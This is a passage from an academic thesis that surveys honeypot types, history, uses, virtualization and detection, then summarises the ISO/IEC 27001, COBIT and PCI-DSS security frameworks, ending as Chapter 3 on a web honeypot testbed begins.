Honeypots can be classified as research or production (Baumann and Plattner [41], Oumtanaga et al. [42]). The research honeypots are used by the academic community to study the attacker and gather information about his tools and actions (López and Reséndez [43], Lanoy and Romney [44]). The production honeypots help an organization mitigating the attack risk by focusing the attacker's attention in useless decoy assets, while the critical assets are safeguarded. This deception enables timely and adequate security incident responses.

Honeypots can emulate vulnerable network services to gather attack information without being exposed to a real intrusion. This type of honeypots is called low interaction because of the limitation of malicious activities due to basic service emulation (Briffaut et al. [45]). The deployment of a real operating system with the vulnerable service is know as high interaction honeypot and is able to gather the real evidence of the intrusion and to follow the additional steps performed by the attacker after gaining control of the system. Some literature also presents the definition of mid-interaction honeypots as the attacker's ability to fully act against an integrated honeypot daemon service, but not being able to compromise the operating system below (Pouget et al. [46], Wicherski [47]).

Honeypots are called physical when there is a real machine connected to the network and virtual when the machine is a guest system residing in a virtualization environment (Seigneur et al. [48], Provos and Holz [49]).

Honeypots can be static and stay implemented without change from the initial deployed architecture or be dynamic and adapt automatically to respond to the attacker's behaviour (Kuwatly et al. [50], Hecker et al. [51]). One example of dynamic honeypots is the shadow honeypots concept by Anagnostakis et al. [52] where honeypots are complemented with anomaly detection engines to direct suspicious requests to clone servers of production systems to evaluate potential attacks. Legitimate requests are transparently handled by the original production system without the user noticing the difference.

The honeypot architectures are classified using a generation number that details the evolution in the design identifying advantages in monitoring and connection control:

- Generation I is the first honeypot architecture design and it is characterized by the use of a layer 3 firewall to control the access in and out of the honeypot infrastructure with the ability to block and limit connections. To control and monitor honeypot systems the tools of choice were remote syslog servers and trojaned shells. This initial architecture design had the disadvantages of limited monitoring, firewall detection by the attacker and inability to perform outbound attack blocking.
- The Generation II architecture is characterized by the full installation of an operating system and configuring it as a layer-2 bridge with firewalling capabilities. It monitors the honeypots with promiscuous network logging utilities and has intrusion detection systems to control and block attacks. It uses a remote logging utility installed in the honeypot to record the attacker's actions.
- The Generation III architecture is an enhanced version of the layer 2 bridge with all utilities incorporated in a easily deployed live cd-rom installation. It has improved versions of the honeypots utilities integrated into a unique database and has the possibility of visualization and analysis of events via a web interface.

2.2.3 Impact

Just like in any other technology, honeypots have advantages and disadvantages that impact network security. The understanding of these characteristics is an important step while evaluating the benefits and problems of honeypots.

Disadvantages

Honeypots give a limited vision about attacks, because they analyse only the network segment in which they listen. This direct limited attack vision might impact conclusions leading to a false sense of situational awareness.

The identification of the honeypot by the attacker using fingerprinting techniques will limit further attacks and actions against that lure system. If a virtual honeypot is used, the attacker will try to escape the honeypot and intrude the host system or hypervisor that provides the virtualization structure sandbox.

The high interaction honeypot can be used to attack other systems and to distribute illegal information such as spam, so it requires higher maintenance and monitorization. On the other hand the low interaction honeypot is unable to capture malware and attacking tools as well as multiple phase exploits.

Advantages

Honeypots are a valuable source of attack information, because they allow to observe the attack methodology from the active information gathering phase to the real intrusion and track covering. The possibility of analysing the modus operandi of the attacker along with the discovery of the new attack tools are crucial means to be able to deploy the adequate protection safeguards. This attack visibility motivates the adequate investment in security prevention mechanisms, because it points out the real threat status of a network.

Another benefit is that the data gathered by a honeypot is by default illegitimate minimizing the false positive rate of other security mechanisms, like for example an intrusion detection system. Comparing with intrusion detection systems, honeypots leave time for focusing in the real threats and the network administrators are not bothered with false attack event showers. Attacks against honeypots are system targeted, which provide the possibility of gathering detailed information even if the traffic is encrypted up to the endpoint. This enhances the possibility of catching insider threats due to the difficulty of identifying internal illegitimate behaviour (Spitzner [53]).

The resources needed for running a honeypot are minimal, because it captures mostly attack traffic that is expected to be minimal when compared to normal traffic. It does not behave in promiscuous mode, because the traffic gathered is delivered directly to him, so it requires little network resources. Being a non-critical asset, the removal of a honeypot from the network usually does not influence the existing infrastructure and it can be analysed, reinstalled and added later with no impact in availability of other systems.

These deception mechanisms serve as bait to the attacker while the critical assets are further defended during the security incident response procedure against new forms of attack detected in the honeypot.

2.2.4 Initial Evolution

The honeypot concept appeared in 1989 in a book called "The Cuckoo's Egg" by Stoll [54] where an attacker that invaded a computer system was monitored. In 1990 Cheswick [55] wrote a paper on how he monitored and followed the activities of the "berferd" attacker by providing him with lure information within an early version of a honeypot. Bellovin [56] revealed also some insights about the honeypot theme enumerating advantages and problems about its usage.

In 1997 a first version of the Deception Toolkit was published by Cohen [57] as the first honeypot available to the security community. In 1998 became available the first commercial honeypot with the name Cybercop Sting by Alfred Huger designed for Windows NT. It could simulate an entire network with different systems and each with different services. Also in 1998 there was the first release of BackOfficer Friendly by Marcus Ranum, a free license honeypot that runs on Windows and Linux. It is based on a simple methodology and simulates some basic services having the possibility of generating false replies. Netfacade was also developed in that year focusing in large scale emulation with a variety of seven operating systems and different services. It had little commercial success, but this network debugging tool served as the basis for the development of the snort intrusion detection system.

Two commercial honeypots were developed afterwards called Specter and Mantrap. Specter is another honeypot for Windows capable of simulating different operating systems and services. Its strength relies on accurate attack detection with numerous logging capabilities. Mantrap simulates four jail operating systems where the attacker can fully interact. This high interaction environment enables the discovery of rootkits and 0-day attacking tools and scripts.

The honeynet project was founded in 1999 as a non-profit organization of IT security professionals focused on detailing the value and uses of honeypots (Talabis [58]). This initiative contributed with numerous articles being the most famous the "Know your enemy" series (Honeynet-Project [59, 60, 61, 62]). These articles formed the necessary knowledge basis to solidify the honeypots technology as a new security product ramification and proposed multiple uses for future honeypot research.

2.2.5 Uses

The honeypot technology finds place in diverse fields of use, especially where awareness is necessary combined with a proactive security posture. The most common fields are described in detail next: intrusion detection systems, malware, botnets, spam, phishing, wireless and web.

Intrusion Detection Systems

Honeypots can have the role of gathering intrusion patterns and signatures from unknown attacks. These patterns and signatures are used to update intrusion detection systems so they are able to warn about new attack trends. Kreibich and Crowcroft [63] have developed a system called Honeycomb that generates automatically attack signatures for intrusion detection. These signatures are based on pattern-detection techniques and header conformance tests from honeypot gathered data. Another method is presented in Chi et al. [64] where snort rules are created online automatically based on a algorithm that triggers when a previous defined condition evaluates critical packets.

Tian et al. [65] present the SISH model that is capable of attack reproduction based on information gathered by a honeypot. They use the longest common substring algorithm to create the signatures and apply them to intrusion detection systems. Portokalidis et al. [66] with their emulator Argos use kernel-aware logging for detecting shellcode attacks. They substitute the evil shellcode with their forensics shellcode and are able to generate intrusion detection signatures that are immune to payload mutations.

Thakar et al. [67] use this concept with their tool HoneyAnalyzer by analysing the logs of a low interaction honeypot called honeyd by Provos [68] and applying a signature extraction algorithm on the data gathered. Dagdee and Thakar [69] have researched further this gathering of patterns and signature creation and applied this framework to web services.

Malware

The gathering, detection and analysis of malware is a process in which the honeypots will bring additional benefits to the classical approach of individual analysis that puts the real system environment at risk (Song et al. [70]). Cavalca and Goldoni [71] have developed a honeynet infrastructure in virtualized environment with a unified data model to simplify the process of analysing malware from different sources. They use a combination of low interaction in conjunction with high interaction honeypots deployed in a three-tier architecture. This architecture is composed by honeypot sensors to deliver the malware data gathered to a gateway that preprocesses it and forwards the results to a data storage for analysis.

Baecher et al. [72] present the Nepenthes platform that is a framework for large-scale collection of information on self-replicating malware in the wild. It is scalable and flexible with the emulation of the vulnerable parts of a service for large-scale malware detection. Goebel et al. [73] use the features of Nepenthes in their solution called Blast-o-Mat along with other developed modules to form a framework to discover infected hosts on the network and perform automatic notification of the security incident. Zhuge et al. [74] introduced the HoneyBow integrated toolkit, which borrowed the basic concepts of high interaction honeypots and added the integration engineering of multiple malware analysis tools. Jensen [75] provides information about a new open-source testbed for behavioural software analysis with limited Internet activity. He uses a virtualization environment to save operating system checkpoints to return if necessary during malware analysis.

Malware analysis can be performed on a client-side instead of waiting for a server-side honeypot attack (Ortiz and Meunier [76], Wang et al. [77]). In Sun et al. [78] they explore this concept with the development of a client-side honeypot framework that scans for malware pages from a preestablished data source. In Ikinici et al. [79] they use a similar approach with the use of the client-side framework Monkey-spider for evaluating and constructing a database of malicious website threats.

Worms

Worm automated attacks pose a threat that can be early detected and mitigated with honeypots (Zou et al. [80], Costa et al. [81]). This is shown by the tool Honeystat developed by Dagon et al. [82] where they employ three different event types (memory, disk and network) to gather proofing evidence of the presence of a worm. Riordan et al. [83, 84] developed a worm detection system called Billy Goat that responds to propagation requests of worms in unused addresses with feigned services over virtualization environments. This system is capable of analysing and reporting the events matching the worm's behaviour against a known worms list based on its signature and exploits used. Portokalidis and Bos [85] present the worm protection system called SweetBait that captures suspicious traffic using low interaction honeypots and provides worm signatures to control the worm threat. Dressler et al. [86] focus on the importance of detecting flow-based attacks from correlated honeypot logs to be able to identify worm behaviour.

Botnets

Another field where honeypots plays a major role with evidence gathering is the analysis of the progression of botnets that are having a astonishing rise mostly due to illicit financial gain. (Zhuge et al. [87], Riden [88], HoneyNet-Project [89], Oudot [90]). Alberdi et al. [91] present Shark, which they classify as a spy honeypot for discovering botnets. It has redirection capabilities to other honeypots that limit outbound malicious traffic after compromise and elude the attacker about further propagation. Paxton et al. [92] design a honeynet bot analysis architecture that allows the researching of bots in a closed environment and also in a controlled open environment so that the bots are able to communicate with their master.

Spam

There are also email honeypots that were thought as detection mechanisms against loss of privacy and spam (Oudot [93], Thomas and Jyoti [94], Prince et al. [95]). Seigneur et al. [48] explore this problem by designing the Proactive Privacy Protection Email Honeypot to detect privacy leakage when emails are used to subscribe to websites. They use unique identifiable decoy email addresses to track and evaluate losses of privacy. If unsolicited mail arrives at a decoy account they can conclude that the privacy policy of the website is not secured.

In Rathgeb and Hoffstadt [96] they use the honeypot concept to categorize unsolicited email and produce statistical information providing some insight about spam mechanisms. The email honeypot system also tests messages for malware and analyses suspect web links that might be the

source of phishing attempts. Schryen [97] registered four top level domains and subscribed multiple mailing lists and websites with randomly generated decoy information in order to evaluate what were the primary sources for spam email.

Andreolini et al. [98] present the framework Honeyspam for addressing common spammer harvesting activities. It fights email harvesting by emulating fake web services that cause the harvester to slow down and provide feedback with honeypot emails that are destined to honeypot mailservers. It also creates open relays to be able to gather information directly from spam sources destroying the anonymity.

Phishing

The phishing plague can also be detected and mitigated using a honeypot approach (Honeynet-Project [99]). McRae and Vaughn [100] investigate phishing attacks that gather information using web bugs. They use honeypots to follow the track of the phishing attempts to the source of the attack proving that these mechanisms can be used by law enforcement. Open proxy honeypots can also be used to gather information about attacks, because attackers use these proxy resources to attack anonymously (Barnett [101], Steding-Jessen et al. [102]).

Wireless

The wireless technology opened another way for honeypots to contribute with attacker behaviour monitoring and analysis (Oudot [103], Pudney and Slay [104]). Siles [105] presents the design and architectural overview from Honeyspot: a wireless honeypot. Honeyspot supports public and private wireless networks and combines the requirements of traditional server honeypots with the simulation of wireless honey clients. Yek [106, 107] has measured the effectiveness of a wireless honeypot by employing deception in depth with different security layer rings having different weakness to gather the whole picture regarding wireless attacks. This information gathered helps to understand how wireless security may be improved with the help of deceptive countermeasures.

Web

Web honeypots are efficient means for gathering web attack information and develop situational risk awareness (Honeynet-Project [108], Riden and Oudot [109]). The Google Hack Honeypot (GHH) by McGeehan [110] reveals a new use for honeypots as it simulates vulnerable web applications that are commonly searched by attackers over search engines. The attacking search procedure uses carefully placed search queries that are able to find vulnerable applications by matching specific strings in the previous indexed information. GHH is a low interaction honeypot that gathers reconnaissance information about common searched web attacks (Holz and McGeehan [111]).

Mueter et al. [112] developed a toolkit for converting automatically PHP applications into high-interaction honeypots. They tested the Honeypot-Creator against a wide variety of applications and analyse the results using their high interaction analysis tool (Hihat). Hihat supports multiple views

for analysing gathered data (overview or detailed view), provides a automatic download function for getting the malicious tools that the attacker previously requested and is able to provide charts like for example source location mapping. In this research they also analysed the procedures necessary for indexing the web honeypots in popular search engines using transparent linking.

2.2.6 Virtualization

Virtualization is the security basis for a virtual honeypot (Piva and Geus [113], HoneyNet-Project [114]). This high interaction honeypot is composed of a minimal host system or hypervisor that tracks the execution of the virtualized environment. This concept facilitates the deployment of multiple diverse honeypots in a single physical machine providing the necessary flexibility, limiting infrastructure costs and easing the high maintenance burden. The capability of using checkpoints in virtualization enables the possibility of easily returning to a previous configuration point of the honeypot before being compromised and also helps in multistage forensic analysis. Common virtualization technologies used for honeypots are:

- User Mode Linux (Dike [115]): This system allows the execution of kernel images as user Linux processes that provide the possibility of running multiple virtual Linux systems inside a physical one. It virtualizes hardware components and uses block files as virtual disks. It only allows running Linux systems (HoneyNet-Project [116], Carella et al. [117], Chazarain et al. [118]).
- Xen [119]: The Xen hypervisor, developed by the open source community, brings the benefit of running multiple operating systems under a minimal virtual machine monitor (Zakaria et al. [120]).
- Qemu (Bellard [121]): Qemu is a generic and open source machine emulator and virtualizer. When using emulation it uses dynamic translation and as a virtualizer it runs the code directly in the CPU and uses an accelerator called Kqemu.
- VMware [122]: This set of products is the leader in virtualization solutions providing the possibility of running different operating systems in the same physical host (Shuja [123]).

2.2.7 Detection

The detection of honeypots is a possibility that can scare away attackers or even worse activate retribution actions involving denial of service against the infrastructure. Honeypots can simulate minimum services or be installed in virtual machines and these types of installations can be detected using various techniques:

- Detecting the virtual environment locally looking for specific evidence of virtualization in multiple places such as specific hardware drivers or addresses, system command responses and kernel messages (Holz and Raynal [124, 125], Innes and Valli [126]);

- Doing the identification over the network with response fingerprinting, timing analysis and service exercising. This can happen for example by analysing layer two or three packets looking for anomalous packet behaviour or reserved virtual MAC addresses (Oudot and Holz [127], Defibaugh-Chavez et al. [128], Krawetz [129]);

These techniques have been incorporated into automatic malicious components such as worms and bots (Zou and Cunningham [130], Ferrie [131]). As the honeypot detection techniques improve, there are other researchers that investigate measures to conceal the honeypots once again (Shiue and Kao [132], Carpenter et al. [133], Piva et al. [134]). This situation resembles the cat and mouse chase present in many security technologies.

2.3 Risk

What is the risk to business operations of an attack happening? Most of the time, this question remains unanswered in organizations that have services and do business over the Internet. It is crucial to mitigate the risk of loss of confidentiality, integrity and availability using common frameworks of risk management and compliance. The regulatory compliance that organizations must meet should be dealt with due care by the upper business management, so it is necessary to have an effective way of controlling and securing information technologies. Nowadays there are multiple compliance and risk frameworks so the question remains which to use and where to direct its efforts to achieve adequate risk mitigation.

2.3.1 ISO/IEC 27001

The ISO/IEC 27001 [6] is an international standard that provides a model for establishing an Information Security Management System (ISMS) as a strategic organization decision. The word system does not imply a real asset, but a defined and monitored methodology or security program. The ISMS is formed by tools, processes, templates, documents and best practices.

The establishment of the ISMS is performed according to the plan, do, check, act (PDCA) model as shown in Figure 2.6. It reveals the present snapshot of the organization's security posture, called "as-is", and establishes the target objective to plan for, called "to-be", with the information from a gap analysis and by developing a transition plan. These are multiple tasks to be accomplished inside each phase:

- Plan phase
 - Scope definition
 - Assessment of current security posture establishing a baseline
 - Risk assessment process
 - Statement of applicability
 - Documentation summary of the plan phase




Figure 2.6: ISMS PDCA model [6]

- Do phase
 - Risk treatment plan
 - Identify and allocate resources
 - Write policies and procedures
 - Metrics and measurements
 - Write and implement a business continuity management plan
 - Implement controls
 - Implement training
 - Manage operation and resources
 - Implementation procedure for information security incident
 - Documentation summary of the do phase
- Check phase
 - Execute operational plan
 - Compliance assessment
 - Review of the effectiveness of the ISMS
 - Review the level of residual risk
 - Conduct an internal ISMS audit
 - Regular management review of the ISMS
 - Record action and events that impact the ISMS

- Documentation summary of check phase
- Act phase
 - Implement identified improvements
 - Corrective and preventive action
 - Apply lessons learned
 - Communicate the results
 - Ensure the objective
 - Continue the process
 - Documentation summary of the act phase

The objective of an organization by being certified in this standard is the compliance that it has put effective information security processes in place, instead of applying non repeatable ad-hoc procedures. The certification issued by an independent third party serves as evidence that the security controls exist and function according to the standard requirements. This evidence can serve as advantage against competitors, can respond to the compliance requests of some costumers and assures business security following best practices which generate a trust relationship.

The ISMS can be defined as an overall management system from a business risk perspective that has to be established, implemented, operated, monitored, and maintained (Arnason and Willett [135]). It mandates that the organization systematically examines its risks taking into account threats and vulnerabilities, implements control procedures to deal with those risks and adopts a continuous improvement information security management process that continuously responds to business security needs (Calder and Watkins [136]).

The ISO/IEC 27001 is used in conjunction with ISO/IEC 27002, formerly known as ISO/IEC 17799 [137], that establishes the code of practice for information security management. This code of practice contains specific controls for dealing with most requirements of ISO/IEC 27001 including technical security, but ISO/IEC 27001 expects that these measures are already taken care of and focuses on the mandatory requirements of an Information Security Management System. ISO 27001 focuses on these control objectives from ISO/IEC 17799 in annex A:

- Security policy: To provide management direction and support for information security in accordance with business requirements and relevant laws and regulations.
- Organization of information security:
 - Internal Organization: To manage information security within the organization.
 - External Parties: To maintain the security of the organizations information and information processing facilities that are accessed, processed, communicated to, or managed by external parties.
- Asset management:

- Responsibility for assets: To achieve and maintain appropriate protection of organizational assets.
- Information classification: To ensure that information receives an appropriate level of protection.
- Human resources security:
 - Prior to employment: To ensure that employees, contractors and third party users understand their responsibilities, are suitable for the roles they are considered for and to reduce the risk of theft, fraud or misuse of facilities.
 - During employment: To ensure that all employees, contractors and third party users are aware of information security threats and concerns, their responsibilities and liabilities, and are equipped to support organizational security policy in the course of their normal work, and to reduce the risk of human error.
 - Termination or change of employment: To ensure that employees, contractors and third party users exit an organization or change employment in an orderly manner.
- Physical and environmental security:
 - Secure areas: To prevent unauthorized physical access, damage and interference to the organizations premises and information.
 - Equipment security: To prevent loss, damage, theft or compromise of assets and interruption to the organizations activities.
- Communications and operations management:
 - Operational procedures and responsibilities: To ensure the correct and secure operation of information processing facilities.
 - Third party service delivery management: To implement and maintain the appropriate level of information security and service delivery in line with third party service delivery agreements.
 - System planning and acceptance: To minimize the risk of systems failures.
 - Protection against malicious and mobile code: To protect the integrity of software and information.
 - Backup: To maintain the integrity and availability of information and information processing facilities.
 - Network security management: To ensure the protection of information in networks and the protection of the supporting infrastructure.
 - Media handling: To prevent unauthorized disclosure, modification, removal or destruction of assets, and interruption to business activities.
 - Exchange of information: To maintain the security of information and software exchanged within an organization and with any external entity.

- Electronic commerce services: To ensure the security of electronic commerce services, and their secure use.
- Monitoring: To detect unauthorized information processing activities.
- Access control:
 - Business requirement for access control: To control access to information.
 - User access management: To ensure authorized user access and to prevent unauthorized access to information systems.
 - User responsibilities: To prevent unauthorized user access, and compromise or theft of information and information processing facilities.
 - Network access control: To prevent unauthorized access to networked services.
 - Operating system access control: To prevent unauthorized access to operating systems.
 - Application and information access control: To prevent unauthorized access to information held in application systems.
 - Mobile computing and teleworking: To ensure information security when using mobile computing and teleworking facilities.
- Information systems acquisition, development and maintenance:
 - Security requirements of information systems: To ensure that security is an integral part of information systems.
 - Correct processing in applications: To prevent errors, loss, unauthorized modification or misuse of information in applications.
 - Cryptographic controls: To protect the confidentiality, authenticity or integrity of information by cryptographic means.
 - Security of system files: To ensure the security of system files.
 - Security in development and support processes: To maintain the security of application system software and information.
 - Technical Vulnerability Management: To reduce risks resulting from exploitation of published technical vulnerabilities.
- Information security incident management:
 - Reporting information security events and weaknesses: To ensure information security events and weaknesses associated with information systems are communicated in a manner allowing timely corrective action to be taken.
 - Management of information security incidents and improvements: To ensure a consistent and effective approach is applied to the management of information security incidents.
- Business continuity management:

- Information security aspects of business continuity management: To counteract interruptions to business activities and to protect critical business processes from the effects of major failures of information systems or disasters and to ensure their timely resumption.
- Compliance:
 - Compliance with legal requirements: To avoid breaches of any law, statutory, regulatory or contractual obligations, and of any security requirements.
 - Compliance with security policies and standards, and technical compliance: To ensure compliance of systems with organizational security policies and standards.
 - Information systems audit considerations: To maximize the effectiveness of and to minimize interference to/from the information systems audit process.

2.3.2 COBIT

Nowadays information technology (IT) processes are key activities of any organization and the dependence of the business operations from IT becomes impossible to dissociate. This close dependence can have drastic consequences if not carefully controlled and measured, as business requirements tend not to be shared with IT. It is crucial to understand that the business drives the investment in IT resources and those resources are used by IT processes to deliver the information necessary back to business.

The Information Systems Audit and Control Association (ISACA [7]) published the Control Objectives for Information and Related Technology (Cobit) to help information technology governance professionals to align technology, business requirements and risk management. The Committee of Sponsoring Organizations (COSO [138]) is an internal control framework for organizations to deal with financial, operational and compliance-related internal controls and Cobit provides those controls for information technologies.

Cobit is positioned at the higher business management level dealing with a broad range of IT activities and focuses on how to achieve effective management, governance and control. Being maintained by a non-profit independent group with continuous research improvement, it integrates seamlessly with other standard and best practices as it forms a set of principles that can be adapted to business needs. It covers five areas of IT Governance:

1. Strategic Alignment: Linking IT plans against the business;
2. Value Delivery: Delivering the promised benefits of IT to business and proving its value;
3. Resource Management: Proper management of assets and optimisation of knowledge and infrastructure;
4. Risk Management: Understand the risks that the organization faces and how they impact the organization;
5. Performance Measurement: Tracking and monitoring of strategies, projects, resource usage and service delivery;




Figure 2.7: Cobit cube [7]

Cobit deals with effectiveness, efficiency, confidentiality, integrity, availability, compliance and reliability as business requirements and applications, information, infrastructure and people as resources while adopting the necessary processes for supporting activities forming a cube as it can be seen in Figure 2.7. As depicted in Figure 2.8 Cobit is illustrated by a process model with 34 processes distributed among four distinct domains:

- Plan and Organise (PO): This domain covers strategy and tactics, and concerns the identification of the way IT can best contribute to the achievement of the business objectives. Furthermore, the realisation of the strategic vision needs to be planned, communicated and managed for different perspectives. Finally, a proper organization as well as technological infrastructure must be put in place.
 - Define a strategic IT plan
 - Define the information architecture
 - Determine technological direction
 - Define the IT processes, organization and relationships
 - Manage the IT investment
 - Communicate management aims and direction
 - Manage IT human resources
 - Manage quality
 - Assess and manage IT risks
 - Manage projects
- Acquire and Implement (AI): To realise the IT strategy, IT solutions need to be identified, developed or acquired, as well as implemented and integrated into the business process. In




Figure 2.8: Cobit domains and processes [7]

addition changes in existing systems and their maintenance are covered by this domain to make sure that the systems life cycle is continued.

- Identify automated solutions
 - Acquire and maintain application software
 - Acquire and maintain technology infrastructure
 - Enable operation and use
 - Procure IT resources
 - Manage changes
 - Install and accredit solutions and changes
- Delivery and Support (DS): This domain is concerned with the actual delivery of required services, which range from traditional operations over security and continuity aspects to training.

In order to deliver services, the necessary support processes must be set up. This domain includes the actual processing of data by application systems, often classified under application controls.

- Define and manage service levels
 - Manage third-party services
 - Manage performance and capacity
 - Ensure continuous service
 - Ensure systems security
 - Identify and allocate costs
 - Educate and train users
 - Manage service desk and incidents
 - Manage the configuration
 - Manage problems
 - Manage data
 - Manage the physical environment
 - Manage operations
- Monitor and Evaluate (ME): All IT processes need to be regularly assessed over time for their quality and compliance with control requirements. This domain addresses management's oversight of the organization's control process and independent assurance provided by internal and external audit or obtained from alternative sources.
 - Monitor and evaluate IT performance
 - Monitor and evaluate internal control
 - Ensure compliance with external requirements
 - Provide IT governance

Each of these processes has a RACI chart that is composed by Responsible, Accountable, Consulted and Informed as fields that should be defined to provide accountability by identifying roles and responsibilities. There are five maturity models to be able to evaluate where is organization is situated and benchmark the processes against similar organizations and industry best practices going from nonexistent, initial, repeatable, defined, managed, to optimized. This provides the ability to develop a strategy to match the business requirements when comparing with similar organizations and quantify the changes necessary to reach the next level of maturity. This is complemented by taking into account the critical success factors to make the processes efficient and effective, the key goal indicators to manage the outcome and the key performance indicators to evaluate the performance.




Figure 2.9: PCI-DSS continuous process [8]

2.3.3 PCI-DSS

The payment card industry data security standard (PCI-DSS [8]) was developed to assure cardholder data security and unify consistent data security measures globally. It was created by American Express, Discover Financial Services, JCB, MasterCard Worldwide and Visa International to establish requirements for the security of the payment card industry affecting everyone that stores card payment data, including common online commercial transactions. It is guided by a continuous process as it can be seen in Figure 2.9 to ensure adequate monitoring and improvement of requisites by assessing, remediating and reporting procedures. It has six control objectives and establishes twelve requirements for compliance:

- Build and maintain a secure network
 - Install and maintain a firewall configuration to protect cardholder data;
 - Do not use vendor-supplied defaults for system passwords and other security parameters;
- Protect cardholder data
 - Protect stored cardholder data;
 - Encrypt transmission of cardholder data across open, public networks;
- Maintain a vulnerability management program
 - Use and regularly update anti-virus software or programs;
 - Develop and maintain secure systems and applications;
- Implement strong access control measures
 - Restrict access to cardholder data by business need-to-know;
 - Assign a unique ID to each person with computer access;
 - Restrict physical access to cardholder data;

- Regularly monitor and test networks
 - Track and monitor all access to network resources and cardholder data;
 - Regularly test security systems and processes;
- Maintain an information security policy
 - Maintain a policy that addresses information security for employees and contractors;

Chapter 3

Honeypots

*"All warfares are based on deception."
—Sun Tzu, the Art of War*

This chapter deals with the planning, implementation, configuration and analysis of the high interaction honeypot testbed. The testbed gathers web attacks and malicious actions driven against vulnerable web applications across multiple web languages and different operating systems to raise the risk awareness regarding those web threats. This diversity helps to form a unbiased opinion regarding most attacked technologies without focusing in a single vector. The chapter begins by presenting the requirements established in the planning phase to design an adequate honeypot architecture supported by multiple tools. It describes the implementation phase detailing the hardware and software used along with the configuration tasks performed. It finishes with the evaluation of the infrastructure performing the forensics of the attacks suffered and presenting detailed information of the outcome of the attacks.

3.1 Planning

